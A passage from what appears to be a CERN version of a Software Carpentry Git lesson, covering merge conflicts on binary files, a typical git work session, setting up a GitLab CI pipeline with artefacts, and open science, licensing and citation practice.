- Pull from upstream more frequently, especially before starting new work
- Use topic branches to segregate work, merging to master when complete
- Make smaller more atomic commits
- Where logically appropriate, break large files into smaller ones so that it is less likely that two authors will alter the same file simultaneously

Conflicts can also be minimized with project management strategies:

- Clarify who is responsible for what areas with your collaborators
- Discuss what order tasks should be carried out in with your collaborators so that tasks expected to change the same lines won't be worked on simultaneously
- If the conflicts are stylistic churn (e.g. tabs vs. spaces), establish a project convention that is governing and use code style tools (e.g. `htmltidy`, `perltidy`, `rubocop`, etc.) to enforce, if necessary

Solving Conflicts that You Create

Clone the repository created by your instructor. Add a new file to it, and modify an existing file (your instructor will tell you which one). When asked by your instructor, pull her changes from the repository to create a conflict, then resolve it.

Conflicts on Non-textual files

What does Git do when there is a conflict in an image or some other non-textual file that is stored in version control?

Solution

Let's try it. Suppose Dracula takes a picture of Martian surface and calls it `mars.jpg`.

If you do not have an image file of Mars available, you can create a dummy binary file like this:

```
$ head --bytes 1024 /dev/urandom > mars.jpg
$ ls -lh mars.jpg
```

```
-rw-r--r-- 1 vlad 57095 1.0K Mar  8 20:24 mars.jpg
```

`ls` shows us that this created a 1-kilobyte file. It is full of random bytes read from the special file, `/dev/urandom`.

Now, suppose Dracula adds `mars.jpg` to his repository:

```
$ git add mars.jpg
$ git commit -m "Add picture of Martian surface"
```

```
[master 8e4115c] Add picture of Martian surface
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 mars.jpg
```

Suppose that Wolfman has added a similar picture in the meantime. His is a picture of the Martian sky, but it is *also* called `mars.jpg`. When Dracula tries to push, he gets a familiar message:

```
$ git push origin master
```

```
To ssh://gitlab.cern.ch:7999/vlad/planets.git
 ! [rejected]        master -> master (fetch first)
error: failed to push some refs to 'ssh://gitlab.cern.ch:7999/vlad/planets.git'
hint: Updates were rejected because the remote contains work that you do
hint: not have locally. This is usually caused by another repository pushing
hint: to the same ref. You may want to first integrate the remote changes
hint: (e.g., 'git pull ...') before pushing again.
hint: See the 'Note about fast-forwards' in 'git push --help' for details.
```

We've learned that we must pull first and resolve any conflicts:

```
$ git pull origin master
```

When there is a conflict on an image or other binary file, git prints a message like this:

```
$ git pull origin master
```

```
remote: Counting objects: 3, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 0 (delta 0)
Unpacking objects: 100% (3/3), done.
From ssh://gitlab.cern.ch:7999/vlad/planets.git
 * branch            master     -> FETCH_HEAD
   6a67967..439dc8c  master     -> origin/master
warning: Cannot merge binary files: mars.jpg (HEAD vs. 439dc8c08869c342438f6dc4a2b615b05b93c76e)
Auto-merging mars.jpg
CONFLICT (add/add): Merge conflict in mars.jpg
Automatic merge failed; fix conflicts and then commit the result.
```

The conflict message here is mostly the same as it was for `mars.txt`, but there is one key additional line:

```
warning: Cannot merge binary files: mars.jpg (HEAD vs. 439dc8c08869c342438f6dc4a2b615b05b93c76e)
```

Git cannot automatically insert conflict markers into an image as it does for text files. So, instead of editing the image file, we must check out the version we want to keep. Then we can add and commit this version.

On the key line above, Git has conveniently given us commit identifiers for the two versions of `mars.jpg`. Our version is `HEAD`, and Wolfman's version is `439dc8c0...`. If we want to use our version, we can use `git checkout`:

```
$ git checkout HEAD mars.jpg
$ git add mars.jpg
$ git commit -m "Use image of surface instead of sky"
```

```
[master 21032c3] Use image of surface instead of sky
```

If instead we want to use Wolfman's version, we can use `git checkout` with Wolfman's commit identifier, `439dc8c0`:

```
$ git checkout 439dc8c0 mars.jpg
$ git add mars.jpg
$ git commit -m "Use image of sky instead of surface"
```

```
[master da21b34] Use image of sky instead of surface
```

We can also keep *both* images. The catch is that we cannot keep them under the same name. But, we can check out each version in succession and *rename* it, then add the renamed versions. First, check out each image and rename it:

```
$ git checkout HEAD mars.jpg
$ git mv mars.jpg mars-surface.jpg
$ git checkout 439dc8c0 mars.jpg
$ mv mars.jpg mars-sky.jpg
```

Then, remove the old `mars.jpg` and add the two new files:

```
$ git rm mars.jpg
$ git add mars-surface.jpg
$ git add mars-sky.jpg
$ git commit -m "Use two images: surface and sky"
```

```
[master 94ae08c] Use two images: surface and sky
 2 files changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 mars-sky.jpg
 rename mars.jpg => mars-surface.jpg (100%)
```

Now both images of Mars are checked into the repository, and `mars.jpg` no longer exists.

A Typical Work Session

You sit down at your computer to work on a shared project that is tracked in a remote Git repository. During your work session, you take the following actions, but not in this order:

- *Make changes* by appending the number `100` to a text file `numbers.txt`
- *Update remote* repository to match the local repository
- *Celebrate* your success with beer(s)
- *Update local* repository to match the remote repository
- *Stage changes* to be committed
- *Commit changes* to the local repository

In what order should you perform these actions to minimize the chances of conflicts? Put the commands above in order in the *action* column of the table below. When you have the order right, see if you can write the corresponding commands in the *command* column. A few steps are populated to get you started.

order	action	command . . . . .
1		
2		`echo 100 >> numbers.txt`
3		
4		
5		
6	Celebrate!	`AFK`

Solution

order	action	command . . . . .
1	Update local	`git pull origin master`
2	Make changes	`echo 100 >> numbers.txt`
3	Stage changes	`git add numbers.txt`
4	Commit changes	`git commit -m "Add 100 to numbers.txt"`
5	Update remote	`git push origin master`
6	Celebrate!	`AFK`

Key Points

- Conflicts occur when two or more people change the same file(s) at the same time.
- The version control system does not allow people to overwrite each other's changes blindly, but highlights conflicts so that they can be resolved.

GitLab CI

Learning Objectives

- Understand what continuous integration is and why it is useful.
- Be able to set up a simple CI pipeline.
- Store an artefact from a CI job.

Continuous integration (or CI) is a popular development practice where one or more tasks are ran automatically, often each time a commit is pushed to a remote repository. These tasks typically involve running tests for software packages or deploying changes. In fact, this very website is tested and automatically updated using CI jobs. In addition to the conventional uses, some physicists use this to automatically build LaTeX documents or parts of their analyses.


Some examples of CI services are Travis CI, CircleCi, AppVeyor and GitLab CI. In this lesson we will use GitLab CI and it is integrated into CERN's GitLab instance that allows continuous integration to be used for free for both private and public git repositories without the need to sign up to additional services.

In order to start using GitLab CI you just need to commit a file in the main directory of your repository called `.gitlab-ci.yml`. This file is used to specify a pipeline, which can be built up of any number of interconnected stages with each job having it's own environment. A minimal example of this file is:

```
my_first_job:
    image: gitlab-registry.cern.ch/ci-tools/ci-worker:cc7
    script:
        - python -c 'import this'
        - echo "My first CI produced file" > output.txt
        - ls
```


This creates a single job named `my_first_job` and the `image:` key defines a docker image which is used the define the environment that is used to run the job. In this case we use an official CERN CentOS 7 image. The `script:` key then defines one or more commands which are executed sequentially. If any of the command return a non-zero exit code the execution stops and the "build" is marked as failed.

Once this file is committed and pushed you can go to the GitLab web interface for your planets repository and click on the tab for "Pipelines".




Here you can see any recent pipelines, at first our pipeline is marked as pending while it waits for a suitable machine, known in GitLab CI as a runner, to be available. CERN provides a collection of shared runners which are available to all users and these are automatically enabled for all repositories.


Typically a trivial job like this one will take a few minutes to run, which is almost entirely spent setting up the environment prior to starting the actual job. Once your job is completed you should be able to see the output of the job by clicking on the status of the pipeline:



Followed by name of the job you are interested in:



If you scroll down the page you should then be able to see the output of the three commands:



Checking jobs

If you ever want to check on a job's progress the log file can also be examined while a job is running using the same method.

Sometimes it is useful to be able to store files that are produced during a pipeline, such as the `output.txt` file we have produced. Currently the file is automatically deleted when the job ends, however, the output files and directories can be automatically kept for up to 30 days using by defining them as an "artefact". Additionally artefacts can be used in later stages in a pipeline by being marked as a dependency.

Our first pipeline can be extended to produced a plot using python and then compile a LaTeX document using this plot by modify `.gitlab-ci.yml` to contain:


```
stages:
    - first_stage
    - second_stage

my_first_job:
    stage: first_stage
    image: gitlab-registry.cern.ch/ci-tools/ci-worker:cc7
    script:
        - python -c 'import this'
        - echo "My first CI produced file" > output.txt
        - ls
    artifacts:
        paths:
            - "*.txt"

make_plot:
    stage: first_stage
    image: continuumio/anaconda3:latest
    before_script:
        # Matplotlib should use a backend that is suitable for CI
        - 'echo "backend : Agg" > matplotlibrc'
    script:
        - mkdir -p plots/
        - python make_plot.py
    artifacts:
        paths:
            - plots/

make_document:
    stage: second_stage
    image: gitlab-registry.cern.ch/ci-tools/ci-worker:cc7
    before_script:
        - yum install -y texlive ghostscript latexmk
    script:
        - latexmk -pdf my_document.tex
    dependencies:
        - make_plot
    artifacts:
        paths:
            - my_document.pdf
```

Each keyword in the configuration does the following:

- **stages**: Used to specify the order in which to run each stage. Each job is then assigned to a particular stage using the **stage** key. All jobs in a stage can be executed in parallel, while later jobs will wait until all jobs in the previous stage have completed successfully.
- **image**: Defines a docker image which is used to provide the environment (i.e. what software is installed) for the job.
- **before_script**: One or more commands which are executed before starting the main job. This is typically used for installing software and generally setting up the environment.
- **script**: One or more commands to be executed.
- **artifacts**: Used to store files and directories produced by the job.
- **dependencies**: Used to specify previous jobs which create artefacts that are required by this job. These are then placed into the job's environment at the same path that they were originally created at.

See the GitLab CI documentation for a full description of the CI configuration file.

Again commit and push the `.gitlab-ci.yml` file along with `make_plot.py` and `my_document.tex` and wait for the pipeline to complete. In the sidebar on the right you are then be able to download some or all of the build artefacts like so:



Debugging errors in `.gitlab-ci.yml`

Sometimes it can be difficult to understand errors in the configuration of a pipeline. Fortunately there is a helpful page which can be used to find errors or see how the configuration is interpreted without needing to make a commit.

Additional CI configuration

To see the full documentation for what can be included in the CI configuration see the official GitLab CI documentation.

Special resources on runners

Some of the shared runners at CERN have special features available such as CVMFS. Additionally, you can make a private runner if you want to completely control the runner and add features such a persistent storage between builds. See the CERN documentation for more details and examples for common use cases.

Key Points

- Continuous integration can be used to run commands or scripts every time a commit is pushed.
- The `.gitlab-ci.yml` file is used to configure CI.

Open Science

Learning Objectives

- Explain how a version control system can be leveraged as an electronic lab notebook for computational work.

> The opposite of "open" isn't "closed". The opposite of "open" is "broken".
>
> John Wilbanks

Free sharing of information might be the ideal in science, but the reality is often more complicated. Normal practice today looks something like this:

- A scientist collects some data and stores it on a machine that is occasionally backed up by her department.
- She then writes or modifies a few small programs (which also reside on her machine) to analyze that data.
- Once she has some results, she writes them up and submits her paper. She might include her data—a growing number of journals require this—but she probably doesn't include her code.
- Time passes.
- The journal sends her reviews written anonymously by a handful of other people in her field. She revises her paper to satisfy them, during which time she might also modify the scripts she wrote earlier, and resubmits.
- More time passes.
- The paper is eventually published. It might include a link to an online copy of her data, but the paper itself will be behind a paywall: only people who have personal or institutional access will be able to read it.

For a growing number of scientists, though, the process looks like this:

- The data that the scientist collects is stored in an open access repository like figshare or Zenodo, possibly as soon as it's collected, and given its own Digital Object Identifier (DOI). Or the data was already published and is stored in Dryad.
- The scientist creates a new repository on GitHub to hold her work.
- As she does her analysis, she pushes changes to her scripts (and possibly some output files) to that repository. She also uses the repository for her paper; that repository is then the hub for collaboration with her colleagues.
- When she's happy with the state of her paper, she posts a version to arXiv or some other preprint server to invite feedback from peers.
- Based on that feedback, she may post several revisions before finally submitting her paper to a journal.
- The published paper includes links to her preprint and to her code and data repositories, which makes it much easier for other scientists to use her work as starting point for their own research.

This open model accelerates discovery: the more open work is, the more widely it is cited and re-used. However, people who want to work this way need to make some decisions about what exactly "open" means and how to do it. You can find more on the different aspects of Open Science in this book.

This is one of the (many) reasons we teach version control. When used diligently, it answers the "how" question by acting as a shareable electronic lab notebook for computational work:

- The conceptual stages of your work are documented, including who did what and when. Every step is stamped with an identifier (the commit ID) that is for most intents and purposes unique.
- You can tie documentation of rationale, ideas, and other intellectual work directly to the changes that spring from them.
- You can refer to what you used in your research to obtain your computational results in a way that is unique and recoverable.
- With a distributed version control system such as Git, the version control repository is easy to archive for perpetuity, and contains the entire history.

Making Code Citable

This short guide from GitHub explains how to create a Digital Object Identifier (DOI) for your code, your papers, or anything else hosted in a version control repository.

How Reproducible Is My Work?

Ask one of your labmates to reproduce a result you recently obtained using only what they can find in your papers or on the web. Try to do the same for one of their results, then try to do it for a result from a lab you work with.

How to Find an Appropriate Data Repository?

Surf the internet for a couple of minutes and check out the data repositories mentioned above: Figshare, Zenodo, Dryad. Depending on your field of research, you might find community-recognized repositories that are well-known in your field. You might also find useful these data repositories recommended by Nature. Discuss with your neighbor which data repository you might want to approach for your current project and explain why.

Can I Also Publish Code?

There are many new ways to publish code and to make it citable. One way is described on the homepage of GitHub itself. Basically it's a combination of GitHub (where the code is) and Zenodo (the repository creating the DOI). Read through this page while being aware that this is only one of many ways to making your code citable.

Key Points

- Open scientific work is more useful and more highly cited than closed.

Licensing

Learning Objectives

- Explain why adding licensing information to a repository is important.
- Choose a proper license.
- Explain differences in licensing and social expectations.

When a repository with source code, a manuscript or other creative works becomes public, it should include a file `LICENSE` or `LICENSE.txt` in the base directory of the repository that clearly states under which license the content is being made available. This is because creative works are automatically eligible for intellectual property (and thus copyright) protection. Reusing creative works without a license is dangerous, because the copyright holders could sue you for copyright infringement.

A license solves this problem by granting rights to others (the licensees) that they would otherwise not have. What rights are being granted under which conditions differs, often only slightly, from one license to another. In practice, a few licenses are by far the most popular, and choosealicense.com will help you find a common license that suits your needs. Important considerations include:

- Whether you want to address patent rights.
- Whether you require people distributing derivative works to also distribute their source code.
- Whether the content you are licensing is source code.
- Whether you want to license the code at all.

Choosing a licence that is in common use makes life easier for contributors and users, because they are more likely to already be familiar with the license and don't have to wade through a bunch of jargon to decide if they're ok with it. The Open Source Inititative and Free Software Foundation both maintain lists of licenses which are good choices.

This article provides an excellent overview of licensing and licensing options from the perspective of scientists who also write code.

Licensing at CERN

When developing software at CERN you should keep in mind the open grounds on which this international organization was constituted. CERN has a legal office offering counseling and guidelines for licensing software and other kinds of materials: when in doubt do not hesitate to contact them for trustworthy advice.

At the end of the day what matters is that there is a clear statement as to what the license is. Also, the license is best chosen from the get-go, even if for a repository that is not public. Pushing off the decision only makes it more complicated later, because each time a new collaborator starts contributing, they, too, hold copyright and will thus need to be asked for approval once a license is chosen.

Can I Use Open License?

Find out whether you are allowed to apply an open license to your software. Can you do this unilaterally, or do you need permission from someone in your institution? If so, who?

What licenses have I already accepted?

Many of the software tools we use on a daily basis (including in this workshop) are released as open-source software. Pick a project on GitHub from the list below, or one of your own choosing. Find its license (usually in a file called `LICENSE` or `COPYING`) and talk about how it restricts your use of the software. Is it one of the licenses discussed in this session? How is it different?

- Git, the source-code management tool
- CPython, the standard implementation of the Python language
- Jupyter, the project behind the web-based Python notebooks we'll be using
- EtherPad, a real-time collaborative editor

Key Points

- People who incorporate GPL'd software into their own software must make their software also open under the GPL license; most other open licenses do not require this.
- The Creative Commons family of licenses allow people to mix and match requirements and restrictions on attribution, creation of derivative works, further sharing, and commercialization.
- People who are not lawyers should not try to write licenses from scratch.

Citation

Learning Objectives

- Make your work easy to cite

You may want to include a file called `CITATION` or `CITATION.txt` that describes how to reference your project; the one for Software Carpentry states:

```
To reference Software Carpentry in publications, please cite both of the following:

Greg Wilson: "Software Carpentry: Getting Scientists to Write Better
Code by Making Them More Productive".  Computing in Science &
Engineering, Nov-Dec 2006.

Greg Wilson: "Software Carpentry: Lessons Learned". arXiv:1307.5448,
July 2013.

@article{wilson-software-carpentry-2006,
    author =  {Greg Wilson},
    title =   {Software Carpentry: Getting Scientists to Write Better Code by Making Them More Productive},
    journal = {Computing in Science \& Engineering},
    month =   {November--December},
    year =    {2006},
}

@online{wilson-software-carpentry-2013,
  author      = {Greg Wilson},
  title       = {Software Carpentry: Lessons Learned},
  version     = {1},
  date        = {2013-07-20},
  eprinttype  = {arxiv},
  eprint      = {1307.5448}
}
```

Key Points

- Add a CITATION file to a repository to explain how you want your work cited.